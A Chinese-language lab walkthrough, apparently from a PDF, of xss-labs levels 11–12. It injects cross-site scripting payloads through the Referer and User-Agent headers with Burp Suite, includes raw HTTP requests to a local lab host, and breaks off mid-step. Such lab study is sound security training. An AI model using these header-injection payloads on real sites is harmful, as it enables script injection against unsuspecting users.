
POST传参也没用(由于没有办法POST传参所以这里没有测试)

考虑`referer`头，使用`burpsuite`抓包下然后添加`http`头的`referer`


```
Referer: " sRc DaTa OnFocus <sCriPt> <a hReF=javascript:alert()> &#106;
```



可看到成功注入




查看源码




对比发现，把大于小于号><给删掉了，但是我们还能用`onclick()`，构造一个http头


```
Referer: " onclick=javascript:alert() type="text
```




发现注入成功



点击下文本框，弹出弹框




再看下源码



跟猜想一样，这题还有GET传参，但还有`htmlspecialchars()`函数在无法闭合双引号


本关小结：考虑一下http头传值，本关是referer，但接下来也有可能是其他头，如Cookie等

level12




第四个参数肯定是User-Agent头，用burpsuite抓包一下，将User-Agent头修改为测试代码

```
" sRc DaTa OnFocus <sCriPt> <a hReF=javascript:alert()> &#106;
```


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
截断 HTTP历史记录 WebSocket历史 选项
http://192.168.1.5:8080 请求
放包 废包 拦截请求 行动
评论这个项目
Raw 参数 头 Hex
GET /xss-labs/level12.php?t_link=%22%20sRc%20DaTa%20OnFocus%20%3CsCriPt%3E%20%3Ca%20hReF=javascript:alert()%3E%20& HTTP/1.1
Host: 192.168.1.5:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36 Edg/116.0.1938.76
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
截断 HTTP历史记录 WebSocket历史 选项
http://192.168.1.5:8080 请求
放包 废包 拦截请求 行动
评论这个项目
Raw 参数 头 Hex
GET /xss-labs/level12.php?t_link=%22%20sRc%20DaTa%20OnFocus%20%3CsCriPt%3E%20%3Ca%20hReF=javascript:alert()%3E%20& HTTP/1.1
Host: 192.168.1.5:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: " sRc DaTa OnFocus <sCriPt> <a hReF=javascript:alert()> j
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

可发现成功注入




构造想要构造的`User-Agent`头：

